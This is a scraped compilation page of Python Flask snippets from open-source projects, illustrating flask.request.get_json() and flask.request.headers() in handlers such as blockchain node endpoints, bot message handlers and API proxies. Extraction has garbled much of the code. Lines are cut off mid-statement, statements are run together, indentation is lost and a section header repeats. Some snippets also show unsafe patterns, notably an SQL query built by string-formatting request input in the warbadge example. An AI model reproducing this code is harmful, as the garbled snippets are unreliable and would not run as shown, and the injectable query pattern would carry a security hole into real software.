    if nodes is None:  
  
        return "No nodes",400  
  
    for node in nodes:  
  
        blockchain.add_node(node)  
  
    response = {'message' : 'All the node are connected' ,  
    'total_nodes' : list(blockchain.nodes)}  
  
    return jsonify(response),200  
  
# Replacing by the new longest chain.
```

## Example 27

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin.py](#)  
[Apache License 2.0](#)

5 vo

```
def connect_node():

    json = request.get_json()

    nodes = json.get('nodes')

    if nodes is None:

        return "No nodes",400

    for node in nodes:

        blockchain.add_node(node)

    response = {'message' : 'All the node are connected' , 

    'total_nodes' : list(blockchain.nodes)}

    return jsonify(response),200

# Replacing by the new longest chain.
```

## **Example 28**

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin001.py](#)  
[Apache License 2.0](#)

5 vo

```
def add_transaction():

    # getting the data from a separate json file.

    json = request.get_json()
```

```
# the keys that should be included in the json file.

transaction_keys = ['sender' , 'receiver', 'amount']

# return a error message if a key is not included in the file.

if not all (key in json for key in transaction_keys): return 'Something Missing' , 400

# getting the data from the json file.

index = blockchain.add_transaction(json[transaction_keys[0]],
json[transaction_keys[1]],
json[transaction_keys[2]])

# output back the message of succes

response = {'message' : f'This transactoin will be added to block {index}'}

return response , 201

# Part 3 - Decentralizing Blockchain

# Connecting new nodes
```

## Example 29

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin001.py](#)  
[Apache License 2.0](#)

5 vo

```
def connect_node():

    json = request.get_json()

    nodes = json.get('nodes')
```

```
if nodes is None:  
    return "No nodes",400  
  
for node in nodes:  
  
    blockchain.add_node(node)  
  
response = {'message' : 'All the node are connected' ,  
'total_nodes' : list(blockchain.nodes)}  
  
return jsonify(response),200  
  
# Replacing by the new longest chain.
```

### Example 30

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [bmx-sample-broker.py](#) Apache License 2.0

5 vo

```
def provision(instance_id):  
  
    # Provision an instance of this service for the org/space  
  
    # as provided in the JSON data  
  
    #  
  
    # PUT /v2/service_instances/<instance_id>:  
  
    # <instance_id> provided by Bluemix Cloud Controller,  
    # used for future requests like bind, unbind and deprovision  
  
    #  
  
    # BODY:
```

```
# {

# "service_id": "<service-guid>",

# "plan_id": "<plan-guid>",

# "organization_guid": "<org-guid>",

# "space_guid": "<space-guid>"

# }

#



# return:

# JSON document with service details

if request.headers['Content-Type'] != 'application/json': abort(415,
'Unsupported Content-Type: expecting application/json')

# get the JSON document in the BODY

provision_details = request.get_json(force=True)

# provision the service by calling out to the service itself

# not done here to keep the code simple for the tutorial

# return basic service information

new_service={"dashboard_url": service_dashboard+instance_id}

return jsonify(new_service)

#



# Deprovision

#
```

## Example 31

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [bmx-sample-broker.py](#) Apache License 2.0

```
5 vo

def bind(instance_id, binding_id):
    # Bind an existing instance with the given org and space
    #
    # PUT
    /v2/service_instances/<instance_id>/service_bindings/<binding_id>:
    # <instance_id> is the Cloud Controller provided
    # value used to provision the instance
    # <binding_id> is provided by the Cloud Controller
    # and will be used for future unbind requests
    #
    # BODY:
    #
    # {
    # "plan_id": "<plan-guid>",
    # "service_id": "<service-guid>",
    # "app_guid": "<app-guid>"
    # }
    #
```

```
# return:  
  
# JSON document with credentails and access details  
  
# for the service based on this binding  
  
# http://docs.cloudfoundry.org/services/binding-credentials.html if  
request.headers['Content-Type'] != 'application/json': abort(415,  
'Unsupported Content-Type: expecting application/json')  
  
# get the JSON document in the BODY  
  
binding_details = request.get_json()  
  
# bind would call the service here  
  
# not done to keep our code simple for the tutorial  
  
# return result to the Bluemix Cloud Controller result={"credentials":  
{"uri": "testme"}  
  
return make_response(jsonify(result),201)  
  
#  
  
# Unbind  
  
#
```

## Example 32

Project: *PickTrue* Author: *winkidney* File: [taskserver.py](#) MIT License

5 vo

```
def task_submit():
```

```
"""
```

```
:return:  
"""  
  
resp = request.get_json(force=True)  
server.requester.submit_response(  
resp  
)  
return jsonify({})
```

### Example 33

Project: *bendercoin* Author: *matejcik* File: [bank.py](#) [MIT License](#)

5 vo

```
def send_tx():  
  
    data = request.get_json(force=True)  
  
    tx = Transaction.from_dict(data)  
  
    try:  
        transact(tx)  
  
    return jsonify(status="ok") except Exception as e:  
  
    return jsonify(status="err", error=str(e))
```

### Example 34

Project: *cis* Author: *mozilla-iam* File: [api.py](#) [Mozilla Public License 2.0](#)

5 vo

```
def change():
```

```

connection = connect.AWS()

connection.session()

identity_vault_client = connection.identity_vault_client() user_profile
= request.get_json(silent=True) if isinstance(user_profile, str):

user_profile = json.loads(user_profile)

user_id = request.args.get("user_id", user_profile["user_id"]["value"])
logger.info("A json payload was received for user:
{}".format(user_id), extra=

vault = profile.Vault(sequence_number=None,
profile_json=user_profile, **reque if request.method in ["POST",
"PUT", "GET"]): vault.identity_vault_client = identity_vault_client
result = vault.put_profile(user_profile)

logger.info(
"The result of publishing for user: {} is: {}".format(user_id, result)
extra={"user_id": user_id, "result": result},
)

if config("allow_delete", namespace="cis", default="false") == "true":
if request.method in ["DELETE"]:

vault.identity_vault_client = identity_vault_client result =
vault.delete_profile(user_profile) logger.info(
"A delete operation was performed for user: {}".format(user_id),
extra={"user_id": user_id, "result": result},
)

return jsonify(result)

```

### **Example 35**

Project: *cis* Author: *mozilla-iam* File: [api.py](#) Mozilla Public License 2.0

5 vo

```
def changes():

    connection = connect.AWS()

    connection.session()

    identity_vault_client = connection.identity_vault_client() profiles =
    request.get_json(silent=True)

    logger.info("A list numbering: {} profiles has been
    received.".format(len(prof_vault =
    profile.Vault(sequence_number=None) vault.identity_vault_client =
    identity_vault_client results = vault.put_profiles(profiles)

    logger.info("The result of the attempt to publish the profiles was:
    {}".format return jsonify(results)
```

### **Example 36**

Project: *attack-graphs* Author: *cyberImperial* File: [components.py](#) MIT License

5 vo

```
def receive_post(self):

    if request.method == "POST":

        req = request.get_json() output = self.process(req)

        return str(output)
```

### **Example 37**

Project: *DancesafeResults* Author: *siorai* File: *DancesafeResults.py*  
GNU Affero General Public

5 vo

[License v3.0](#)

```
def api_add_sample():

    if request.method == "POST":

        newConnection = DBConn()

        currentSession = newConnection.cursor()

        print(request.is_json)

        content = request.get_json()

        print(content)

        eventid = content["eventid"]

        shiftLead = content["shiftLead"]

        tester = content["tester"]

        recorder = content["recorder"]

        typeid = content["typeid"]

        initialSuspect = content["initialSuspect"]

        description = content["description"]

        groundscore = content["groundscore"]

        conclusiveResult = content["conclusiveResult"]

        finalConclusion = content["finalConclusion"]
```

```
acquiredOnSite = content["acquiredOnSite"]  
planToIngest = content["planToIngest"]  
currentSession.execute(  
    "INSERT INTO SAMPLE (eventid, shiftlead, tester, recorder, typeid,  
    ini eventid,  
    shiftLead,  
    tester,  
    recorder,  
    typeid,  
    initialSuspect,  
    description,  
    groundscore,  
    conclusiveResult,  
    finalConclusion,  
    acquiredOnSite,  
    planToIngest,  
)  
)  
newConnection.commit()  
currentSession.close()  
newConnection.close()
```

```
return "JSON posted"
```

## Example 38

Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

```
5 vo
```

```
def update_handle(badge_mac):
```

```
    """ This route creates a new entry for a handle to badge mac  
    mapping.
```

```
    """
```

```
    log.info("update handle for %s", badge_mac) request_json =  
    request.get_json()
```

```
    insert_template = (u"INSERT INTO handles (badge_mac, handle) "
```

```
    "VALUES('{0}', '{1}')"
```

```
.format(badge_mac, request_json['handle'])) update_template =  
(u"UPDATE handles SET handle = '{1}' WHERE badge_mac = '{0}'
```

```
.format(badge_mac, request_json['handle'])) conn = mysql.connect()
```

```
cursor = conn.cursor()
```

```
try:
```

```
    cursor.execute(insert_template)
```

```
    conn.commit()
```

```
    log.debug("Finished a transaction: %s", insert_template) return_code  
    = 201
```

```
except IntegrityError as exception:
```

```
if exception[0] == 1062:  
  
    log.info("handle %s: already exists switching to update",  
            badge_mac) try:  
  
        cursor.execute(update_template)  
  
        conn.commit()  
  
        log.debug("Finished a transaction") return_code = 200  
  
    except Exception as exception: # pylint: disable=W0703  
  
        log.warn("issue updating handle for %s: %s", badge_mac,  
                 exception) return_code = 409  
  
    else:  
  
        log.error("badge_mac %s: MySQL ERROR: %s", badge_mac,  
                  exception) log.error("MySQL ERROR: %s", exception) return_code =  
                  500  
  
    else:  
  
        log.info("handle %s: added", badge_mac) finally:  
  
        conn.close()  
  
        payload = json.dumps({'warbadging': True})  
  
        content_type = {'ContentType': 'application/json'}  
  
        return payload, return_code, content_type
```

### Example 39

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\*](#) MIT License

```
def dump_json_blob_to_file(request, filename="last_blob.json"):  
    """ Debug function to dump the last json blob to file """  
  
    with open(filename, 'w') as f:  
  
        payload = request.get_json()  
  
        json.dump(payload, f, indent=4)
```

## Example 40

Project: *SayluaLegacy* Author: *saylua* File: [\*api.py\*](#) [GNU Affero General Public License v3.0](#)

```
5 vo  
  
def api_send_score(game_id):  
  
    try:  
  
        gameName = Game(game_id)  
  
    except IndexError:  
  
        return json.dumps(dict(error='Invalid game!')), 400  
  
    finally:  
  
        if gameName == "blocks":  
  
            # TODO sanity check the game log and other variables sent to catch  
            # low hanging fruit attempts at cheating.  
  
            data = request.get_json()  
  
            score = int_or_none(data.get('score')) or 0
```

```
GameLog.record_score(g.user.id, game_id, score)
g.user.cloud_coins += score

db.session.commit()

return json.dumps(dict(cloud_coins=g.user.cloud_coins,
star_shards=g.u return json.dumps(dict(error='Bad request.')), 400
```

## Example 41

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

```
5 vo

def pause_job():

    """暂停作业"""

    response = {'status': '-1'}

    try:

        data = request.get_json(force=True)

        job_id = data.get('id')

        scheduler.pause_job(job_id)

        response['msg'] = "job[%s] pause success!" % job_id
        response['status'] = 0

    except Exception as e:

        response['msg'] = str(e)

    return json.dumps(response)
```

## Example 42

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

5 vo

```
def resume_job():
    """恢复作业"""

    response = {'status': '-1'}

    try:
        data = request.get_json(force=True)
        job_id = data.get('id')

        scheduler.resume_job(job_id)

        response['msg'] = "job[%s] resume success!" % job_id
        response['status'] = 0

    except Exception as e:
        response['msg'] = str(e)

    return json.dumps(response)
```

### Example 43

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

5 vo

```
def remove_jobs():
    """删除作业"""
```

```
response = {'status': '-1'}

try:

    data = request.get_json(force=True)

    job_id = data.get('id')

    if job_id != 'all':

        scheduler.remove_job(job_id)

        response['msg'] = "job[%s] remove success!"%job_id else:

            scheduler.remove_all_jobs()

            response['msg'] = "job all remove success!"

    response['status'] = 0

except Exception as e:

    response['msg'] = str(e)

return json.dumps(response)
```

## Example 44

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

5 vo

```
def add_job():

    """新增作业"""

    response = {'status': '-1'}

    try:
```

```
data = request.get_json(force=True)

job_id = jobfromparm(scheduler,**data)

response['status'] = 0

response['msg'] = "job[%s] add success!"%job_id except Exception
as e:

response['msg'] = str(e)

return json.dumps(response)
```

### Example 45

Project: *PyCoin* Author: *NovemberOscar* File: [server.py](#) MIT License

5 vo

```
def apply_account():

values = request.get_json()

account_id = values.get('id')

print(account_id)

if Account.apply_acount(account_id):

response = jsonify({'message': 'ID was applied'}), 201

else:

response = jsonify({'message': 'requested ID is existing'}), 400

return response
```

### Example 46

Project: *PyCoin* Author: *NovemberOscar* File: [server.py](#) MIT License

5 vo

```
def new_transaction():

    values = request.get_json()

    print(values)

    check, index = blockchain.new_transactions(values['sender'],
                                                values['recipient'])

    if check:
        response = jsonify({'message': 'Transaction will be added to Block
{0}'.format(index)})
    else:
        response = jsonify({'message': 'Requested transaction is rejected'}), 403

    return response
```

## Example 47

Project: *openc2-aws* Author: *att* File: [aws\\_netacl.py](#) BSD 2-Clause  
["Simplified" License](#)

5 vo

```
def openc2_aws_sg():

    if request.headers['Content-Type'] == 'application/json':
        cmd = parse(request.get_json())

    try:
        naclap = AWSNACL(**cmd)
    except Exception as e:
        resp = Response(status=400,
```

```
status_text="Invalid command format/arguments (%s)"%str(e))
return resp.serialize()

session =
boto3.Session(profile_name=naclap.actuator.aws_account_id) ec2 =
session.client('ec2',region_name=naclap.actuator.aws_region) try:

if naclap.action == 'delete':

data =
ec2.delete_network_acl_entry(NetworkAclId=naclap.actuator.a
Egress=naclap.clean(naclap.args.slpf.direction, {'ingress':Fa
RuleNumber=naclap.target.slpf.rule_number)

else:

data =
ec2.create_network_acl_entry(NetworkAclId=naclap.actuator.a
Egress=naclap.clean(naclap.args.slpf.direction, {'ingress':Fa
PortRange={'From': naclap.target.dst_port, 'To': naclap.targe
Protocol=naclap.clean(naclap.target.protocol,{tcp':6,'udp':17

RuleAction=naclap.action, RuleNumber=naclap.args.slpf.insert_r
except Exception as e:

#todo: parse boto3 for http code and resp

resp = Response(status=400,
status_text=str(e))

return resp.serialize()

else:

resp = Response(status=200,
results = {"x-aws-nacl":data})
```

```
        return resp.serialize()

    else:
        resp = Response(status=425,
                        status_text="Unsupported Media Type")
        return resp.serialize()
```

## Example 48

Project: *PyCasa* Author: *py-ranoid* File: [\*server.py\*](#) MIT License

5 vo

```
def prime():

    """Endpoint to process incoming requests.
```

```
(POST requests with JSON mapping 'obj' to command)"""

cont = request.get_json()
```

```
if cont is not None:
```

```
    trigger(command_string=cont['obj'])

    return jsonify({"SUCCESS":True})
```

## Example 49

Project: *TheHiveHooks* Author: *TheHive-Project* File: [\*controllers.py\*](#) GNU Affero General Public

5 vo

[License v3.0](#)

```
def webhook():

    event = request.get_json()
```

```
event_name = capitalize('{}_{}'.format(event['objectType'],
event['operation'])

app.logger.info('Emit {}: Root={}, Details={}'.format(event_name,
event['root'])
ee.emit(event_name, event)

return json.dumps(event, indent=4, sort_keys=True) Example 50
```

Project: *flask-api-template* Author: *bonzanini* File: [\*dummy.py\*](#) [MIT License](#)

5 vo

```
def post(self):

    """Return a HelloResult object"""

    reqs = request.get_json()

    if not reqs:

        raise JsonRequiredError()

    try:

        reqs['name']

        return HelloResult(name=reqs['name'])

    except KeyError:

        raise JsonInvalidError()
```

## Python `flask.request.headers()` Examples

The following are code examples for showing how to use `flask.request.headers()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: zmirror Author: apolium File: zmirror.py MIT License

```
def request_remote_url():
    """
    请求远程服务器(high-level), 并在返回404/500时进行 domain_guess 尝试
    """

    # 请求被镜像的网站
    # 注意: 在zmirror内部不会处理重定向, 重定向时仍会原样返回给浏览器
    parse.remote_response = send_request(
        parse.remote_url,
        method=request.method,
        headers=parse.client_header,
        data=parse.request_data_encoded,
    )

    if parse.remote_response.url != parse.remote_url:
        warnprint("request's remote url", parse.remote_response.url,
                  'does not equals our rewrited url', parse.remote_url)

    if 400 <= parse.remote_response.status_code <= 599:
        # 猜测url对应的正确域名
        dbgprint('Domain guessing for', request.url)
        result = guess_correct_domain()
        if result is not None:
            parse.remote_response = result
```

### Example 2

Project: zmirror Author: apolium File: zmirror.py MIT License

```
def smirror_enter(input_path='/'):
    """入口函数的壳, 只是包了一层异常处理, 实际是 main_function() """
    try:
        resp = main_function(input_path=input_path)

        # 加入额外的响应头
        for name, value in parse.extra_resp_headers.items():
            resp.headers.set(name, value)

        # 加入额外的cookies
        for name, cookie_string in parse.extra_cookies.items():
            resp.headers.add('Set-Cookie', cookie_string)

    except: # coverage: exclude
        return generate_error_page(is_traceback=True)
    else:
        return resp
```

Python `flask.request.headers()` Examples The following are code examples for showing how to use `flask.request.headers()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `zmirror` Author: `aploium` File: [`zmirror.py`](#) [MIT License](#)

6 vo

```
def request_remote_site():
```

```
"""
```

请求远程服务器(high-level), 并在返回404/500时进行 domain\_guess 尝试

```
"""
```

```
# 请求被镜像的网站
```

# 注意: 在`zmirror`内部不会处理重定向, 重定向响应会原样返回给浏览器

```
parse.remote_response = send_request(
```

```
parse.remote_url,
```

```
method=request.method,
```

```
headers=parse.client_header,
```

```
data=parse.request_data_encoded,
```

```
)
```

```
if parse.remote_response.url != parse.remote_url:  
    warnprint("requests's remote url", parse.remote_response.url,  
             'does not equals our rewrited url', parse.remote_url) if 400 <=  
             parse.remote_response.status_code <= 599:  
  
    # 猜测url所对应的正确域名  
  
    dbgprint("Domain guessing for", request.url) result =  
    guess_correct_domain()  
  
    if result is not None:  
  
        parse.remote_response = result
```

## Example 2

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

6 vo

```
def zmirror_enter(input_path='/'):  
  
    """入口函数的壳, 只是包了一层异常处理, 实际是 main_function() """  
  
    try:  
  
        resp = main_function(input_path=input_path)  
  
        # 加入额外的响应头  
  
        for name, value in parse.extra_resp_headers.items(): resp.  
            headers.set(name, value)  
  
        # 加入额外的cookies  
  
        for name, cookie_string in parse.extra_cookies.items(): resp.  
            headers.add("Set-Cookie", cookie_string) except: # coverage:  
                exclude
```

```
        return generate_error_page(is_traceback=True)

    else:
        return resp

# noinspection PyUnusedLocal
```

### Example 3

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [\*bmx-sample-broker.py\*](#) Apache License 2.0

```
6 vo
```

```
def catalog():

    # Return the catalog of services handled by this broker

    #

    # GET /v2/catalog:

    #

    # HEADER:

    # X-Broker-Api-Version: <version>

    #

    # return:

    # JSON document with details about the

    # services offered through this broker

    api_version = request.headers.get('X-Broker-Api-Version')

    # Check broker API version
```

```
if not api_version or float(api_version) <
X_BROKER_API_VERSION: abort(412, "Precondition failed.
Missing or incompatible %s. Expecting ver services={"services":"
[pseudo_service]}

return jsonify(services)

#
# Provision

#
```

#### Example 4

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

```
6 vo

def messages():

# Main bot message handler.

if "application/json" in request.headers["Content-Type"]:
    body = request.json

else:
    return Response(status=415)

activity = Activity().deserialize(body)

auth_header = (
    request.headers["Authorization"] if "Authorization" in request.headers
    else
)

)
```

```
async def aux_func(turn_context):
    await BOT.on_turn(turn_context)
    try:
        task = LOOP.create_task(
            ADAPTER.process_activity(activity, auth_header, aux_func)
        )
        LOOP.run_until_complete(task)
        return Response(status=201)
    except Exception as exception:
        raise exception
```

## Example 5

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) [MIT License](#)

6 vo

```
def messages():
    # Main bot message handler.
    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)
    activity = Activity().deserialize(body)
    auth_header = (
```

```
request.headers["Authorization"] if "Authorization" in request.headers else None)
try:
    task = LOOP.create_task(
        ADAPTER.process_activity(activity, auth_header, BOT.on_turn))
    LOOP.run_until_complete(task)
    return Response(status=201)
except Exception as exception:
    raise exception
```

## Example 6

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

```
def messages():
    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)

    activity = Activity().deserialize(body)
```

```
auth_header = (
    request.headers["Authorization"] if "Authorization" in request.headers
    else
)
try:
    print("about to create task")
    print("about to run until complete")
    run_coroutine(ADAPTER.process_activity(activity, auth_header,
    BOT.on_turn)) print("is now complete")
    return Response(status=201)
except Exception as exception:
    raise exception
```

## Example 7

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

```
def messages():
    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)
```

```
activity = Activity().deserialize(body)

auth_header = (
    request.headers["Authorization"] if "Authorization" in request.
    headers else
)

try:
    task = LOOP.create_task(
        ADAPTER.process_activity(activity, auth_header, BOT.on_turn)
    )

    LOOP.run_until_complete(task)

    return Response(status=201)
except Exception as exception:
    raise exception
```

## Example 8

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) [MIT License](#)

6 vo

```
def messages():
    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
```

```
return Response(status=415)

activity = Activity().deserialize(body)

auth_header = (
    request.headers["Authorization"] if "Authorization" in request.
    headers else
)

try:
    task = LOOP.create_task(
        ADAPTER.process_activity(activity, auth_header, BOT.on_turn)
    )
    LOOP.run_until_complete(task)
    return Response(status=201)
except Exception as exception:
    raise exception
```

## Example 9

Project: *botbuilder-python* Author: *microsoft* File: [main.py](#) [MIT License](#)

6 vo

```
def messages():
    """Main bot message handler."""

```

```
if "application/json" in request.headers["Content-Type"]:
    body = request.json
else:
    return Response(status=415)
activity = Activity().deserialize(body)
auth_header = (
    request.headers["Authorization"] if "Authorization" in request.headers
    else None
)
async def aux_func(turn_context):
    await BOT.on_turn(turn_context)
    try:
        task = LOOP.create_task(
            ADAPTER.process_activity(activity, auth_header, aux_func)
        )
        LOOP.run_until_complete(task)
    except Exception as exception:
        raise exception
```

## Example 10

Project: *adh6* Author: *bonnetn* File: [\*proxy.py\*](#) GNU General Public License v3.0

6 vo

```
def __init__(self, controller: ProxyController): self.blueprint = Blueprint('proxy_blueprint', __name__)

@self.blueprint.route('/', defaults={'path': ''})

@self.blueprint.route('/<path:path>', methods=['GET', 'OPTIONS', 'HEAD', 'POST'])

def proxy(path):

    return controller.proxy(

        path,

        Request(

            method=request.method,

            args=request.args,

            headers=request.headers,

            raw_content=request.stream.read(),

        ),

        session.get(SESSION_TOKEN)

    )
```

### Example 11

Project: *ambassador-auth-httpjwt* Author: *datawire* File: [app.py](#)  
[Apache License 2.0](#)

6 vo

```
def get_encoded_token():

    """Tokens are generally sent in HTTP 'Authorization' header but
    sometimes deve we check for both.

    :return: the encoded JSON Web Token
    """

token = None

if "authorization" in request. headers: token =
parse_token_from_authorization_header(request.
headers["authorizat elif "jwt" in request.cookies:

token = request.cookies["jwt"]

return token
```

## Example 12

Project: *orcid-service* Author: *adsabs* File: [\*views.py\*](#) MIT License

6 vo

```
def orcid_profile(orcid_id):

    "Get/Set /[orcid-id]/orcid-profile - all communication exclusively in
    JSON"

    payload, headers = check_request(request)

    if request.method == 'GET':

        r =
        current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
        + '/'

        headers= headers)
```

```
else:

    r =
    current_app.client.post(current_app.config['ORCID_API_ENDPOINT']
] + '/'

    json=payload, headers= headers)

# save the profile data (just in case the user revokes access_token,
we can st

# from our local data); however - normally the updater should grab
the latest if r.status_code == 200:

update_profile(orcid_id, r.text)

return r.text, r.status_code
```

### Example 13

Project: *orcid-service* Author: *adsabs* File: [\*views.py\*](#) MIT License

6 vo

```
def orcid_works(orcid_id,putcode):

    """Get/Set /[orcid-id]/orcid-works - all communication exclusively in
    JSON"""

    payload, headers = check_request(request)

    if request.method == 'GET':

        if ',' in putcode:

            r =
            current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
+
```

```
headers= headers)

else:

r =
current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
+

headers= headers)

elif request.method == 'PUT':

r =
current_app.client.put(current_app.config['ORCID_API_ENDPOINT']
+ '/'

json=payload, headers= headers)

update_profile(orcid_id)

elif request.method == 'DELETE':

r =
current_app.client.delete(current_app.config['ORCID_API_ENDPOINT'] +
'

headers= headers)

update_profile(orcid_id)

return r.text, r.status_code
```

## Example 14

Project: *orcid-service* Author: *adsabs* File: [\*views.py\*](#) MIT License

6 vo

```
def check_request(request):
```

```
headers = dict(request.headers)

if 'Orcid-Authorization' not in headers:
    raise Exception('Header Orcid-Authorization is missing')
h = {
    'Accept': 'application/json',
    'Authorization': headers['Orcid-Authorization'],
    'Content-Type': 'application/json'
}

# transfer headers from the original

#for x in ['Content-Type']:
#    if x in headers:
#        h[x] = headers[x]

if 'Content-Type' in headers \
    and 'application/json' in headers['Content-Type'] \
    and request.method in ('POST', 'PUT'):

    payload = request.json

else:

    payload = dict(request.args)
    payload.update(dict(request.form))

return (payload, h)
```

## Example 15

Project: *grafana-csv-datasource* Author: *SmartBug* File:  
[PythonServer.py](#) MIT License

```
6 vo

def find_metrics(folder):
    #print request. headers, request.get_json()

    req = request.get_json()

    source = req.get('source', "")

    # Load headers

    #with open(path+str(folder)+"/"+source+".csv",'rb') as csvfile:
    #

    reader = csv.DictReader(csvfile, delimiter=';', quotechar='|')

    #

    fieldnames = reader.fieldnames

    with open(path+str(folder)+"/"+source+".csv",'rb') as csvfile: dialect =
    csv.Sniffer().sniff(csvfile.read(1024)) csvfile.seek(0)

    reader = csv.reader(csvfile, dialect)

    fieldnames = reader.next()

    target = req.get('target', "")

    metrics = []

    for key in fieldnames:

        if key.find(target)!=-1:
```

```
metrics.append(key)

#print(metrics)

return jsonify(metrics)

#-----
```

## Example 16

Project: *grafana-csv-datasource* Author: *SmartBug* File: [PythonServer.py](#) MIT License

6 vo

```
def query_annotations(folder):
    print request. headers, request.get_json()

    req = request.get_json()

    results = []

    ts_range = {"$gt": pd.Timestamp(req['range']['from']).to_pydatetime(),
                '$lte': pd.Timestamp(req['range']['to']).to_pydatetime()}

    query = req['annotation']['query']

    if ':' not in query:
        abort(404, Exception('Target must be of type: <finder>: <metric_query>, got %s' % finder, target = query.split(':', 1)))

    results.extend(annotations_to_response(query,
                                           annotation_readers[finder](target)))
    return jsonify(results)

#-----
```

## Example 17

6 vo

Project: *grafana-csv-datasource* Author: *SmartBug* File:  
[PythonServer.py](#) MIT License

```
def get_panel(folder):
    print request. headers, request.get_json()
    req = request.args
    ts_range = {'$gt': pd.Timestamp(int(req['from']),
                                    unit='ms').to_pydatetime(),
                '$lte': pd.Timestamp(int(req['to']), unit='ms').to_pydatetime()}
    query = req['query']
    if ':' not in query:
        abort(404, Exception('Target must be of type: <finder>: <metric_query>, got finder, target = query.split(':', 1)
    return panel_readers[finder](target, ts_range)
#-----
```

## Example 18

Project: *salicapi* Author: *Lafaiet* File: [ResourceBase.py](#) GNU General Public License v3.0

6 vo

```
def request_start():
    content_type = request. headers.get('Accept') or "
```

```

real_ip = request.headers.get('X-Real-Ip') or ""

Log.info(request.path+' '+format_args(request.args) \
+' '+real_ip\ 
+' '+content_type)

#Test content_type

# if content_type and content_type not in
AVAILABLE_CONTENT_TYPES:

# results = {'message' : 'Content-Type not supported',
# 'message_code' : 8

# }

# return {'error' : 'content-type'}

# return self.render(results, status_code = 405) Example 19

```

[Project: holepunch Author: CypherpunkArmory File: authentication.py](#) GNU Affero General Public

6 vo

[License v3.0](#)

```

def stripe_webhook(func):

@wraps(func)

def stripe_webhook_wrapper(*args, **kwargs):
payload = request.data.decode("utf-8") try:
sig_header = request.headers["stripe-signature"]

```

```

event = stripe.Webhook.construct_event(
    payload, sig_header,
    current_app.config["STRIPE_ENDPOINT_SECRET"]
)

except ValueError:

    # Invalid JSON

    return json_api(BadRequest(), ErrorSchema), 400

except (KeyError, stripe.error.SignatureVerificationError):
    return json_api(AccessDenied(), ErrorSchema), 403

return func(event=event, *args, **kwargs)
    return
stripe_webhook_wrapper

```

## Example 20

Project: *dig-sandpaper* Author: *usc-isi-i2* File: [search\\_server.py](#) [MIT License](#)

6 vo

```

def _index_fields(request):

    if (request.headers['Content-Type'] == 'application/x-gzip'):
        gz_data_as_file = BytesIO(request.data)

        uncompressed = gzip.GzipFile(fileobj=gz_data_as_file, mode='rb')
        jls = uncompressed.read()

    elif (request.headers['Content-Type'] == 'application/json' or request.
          headers['Content-Type'] == 'application/x-jsonlines'):
        jls = request.data

    else:

```

```
return ""

reader = codecs.getreader('utf-8')

jls_as_file = reader(BytesIO(jls))

jls = [json.dumps(jl) for jl in [index_knowledge_graph_fields(jl) for jl in
jl_file_iterator(jls_as_file)]]

if jl is not None]

return jls
```

## Example 21

Project: *dig-sandpaper* Author: *usc-isi-i2* File: [search\\_server.py](#) MIT License

6 vo

```
def index_fields():

if not _is_acceptable_content_type(request):

    return "Only supported content types are {} {} and
{}".format('application

'application

'application

status.HTTP_400_BAD_REQUEST

jls = _index_fields(request)

indexed_jls = "\n".join(jls)

if (request. headers['Content-Type'] == 'application/x-gzip'):

    indexed_jls_as_file = StringIO()
```

```
compressed = gzip.GzipFile(mode='wb',
fileobj=indexed_jls_as_file)

compressed.write(indexed_jls)

compressed.close()

return indexed_jls_as_file.getvalue()

else:

return indexed_jls
```

## Example 22

Project: *Loosindus* Author: *TaaviE* File: [\*login.py\*](#) GNU Affero General Public License v3.0

6 vo

```
def api_login():
```

"""

Allows login without CSRF protection if one knows the API key

"""

```
username = ""
```

try:

```
email = request.form["email"] # TODO: Use header password =
request.form["password"]
```

```
apikey = request.headers["X-API-Key"]
```

```
if apikey != Config.PRIVATE_API_KEY:
```

```
return "{\"error\": \"error\"}", {"content-type": "text/json"}  
  
user = User.query.filter(User.email == email).first()  
if verify_password(password, user.password):  
  
    login_user(user)  
  
else:  
  
    return "{\"error\": \"error\"}", {"content-type": "text/json"}  
  
return redirect("/")  
  
except Exception as e:  
  
    sentry_sdk.capture_exception(e)  
  
logger.info("API login failed for user {}".format(username)) return "  
{"error": "error"}", {"content-type": "text/json"}
```

### Example 23

Project: *corpus-to-graph-m* Author: *Catalyst* Code File: [app.py](#) [MIT License](#)

6 vo

```
def score():  
  
    if request.headers['Content-Type'] != 'application/json': resp =  
        Response('Unssuported content type, expected application/json', sta  
    return resp  
  
    if (not request.json.has_key('text')):  
  
        resp = Response('Bad request: missing "text" field in JSON body',  
        status=5  
  
    return resp
```

```

if (not request.json.has_key('entities')):

    resp = Response('Bad request: missing "entities" field in JSON
body', stat return resp

text = request.json['text']

entities = request.json['entities']

try:

    scorerResult = scorer.evaluate_score(text, entities) resp =
jsonify(scorer_result_to_response_format(scorerResult))
resp.status_code = 200

return resp

except Exception as e:

    resp = Response("Internal Server Error: %s"%e, status = 500) return
resp

```

## Example 24

